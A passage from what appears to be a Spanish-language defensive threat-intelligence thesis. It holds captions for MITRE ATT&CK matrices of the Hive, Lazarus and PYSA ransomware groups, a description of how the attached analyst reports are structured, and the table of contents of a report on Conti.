


Ilustración 36 - Matriz MITRE de Hive pintada

10.8 MATRIZ DE LAZARUS




Ilustración 37 - Matriz MITRE de Lazarus pintada

10.9 MATRIZ DE PYSA




Ilustración 38 - Matriz MITRE de PYSA pintada

10.10 INFORMES

Los informes que se adjuntan a continuación han sido empleados en un entorno laboral real; por ello, siguen una estructura determinada y utilizan otra plantilla como referencia.

La estructura de estos informes es muy similar; el primer apartado es una tabla de control de versiones, seguido de una introducción al grupo *ransomware* que se estudia. Tras esta introducción, se pueden explicar temas de interés del grupo, como las características o firmas *hash* recientes, seguido de los TTPs correspondientes. Una vez entendidas las técnicas que utiliza el grupo *ransomware* se añade información; si procede, de las herramientas que ha utilizado, los ataques perpetrados, información interna filtrada, etc. Después de tener toda la información posible y relevante, de una manera resumida, se muestra cómo limpiar un equipo afectado y mitigar su ataque. Por último, se encuentran tres secciones relacionadas con la prevención y detección del grupo *ransomware*; sus IOCs (*Indicator Of Compromise* / Indicador de Compromiso), la matriz pintada con los TTPs y las reglas YARA existentes para la detección.

10.10.1 Informe Conti

Tabla de contenido

| | | |
|----------|----------------------------------|------------|
| 1 | Control de versiones..... | 101 |
| 2 | Introducción..... | 101 |
| 3 | Características..... | 101 |
| 4 | Firmas recientes..... | 102 |
| 5 | Distribución de TTPs..... | 102 |
| 5.1 | Initial Access..... | 102 |
| 5.2 | Execution..... | 103 |
| 5.3 | Persistence | 104 |
| 5.4 | Privilege Escalation | 104 |
| 5.5 | Defense Evasion | 105 |
| 5.6 | Credential Access | 105 |
| 5.7 | Discovery..... | 106 |
| 5.8 | Lateral Movement..... | 107 |
| 5.9 | Command and Control..... | 107 |

| | | |
|-----------|--|------------|
| 5.10 | Exfiltration..... | 107 |
| 5.11 | Impact | 108 |
| 6 | Información filtrada | 108 |
| 6.1 | Manual | 108 |
| 6.2 | Código fuente y chats | 109 |
| 6.3 | Versión 3 de Conti..... | 109 |
| 7 | Cese de actividad | 110 |
| 8 | Limpieza..... | 110 |
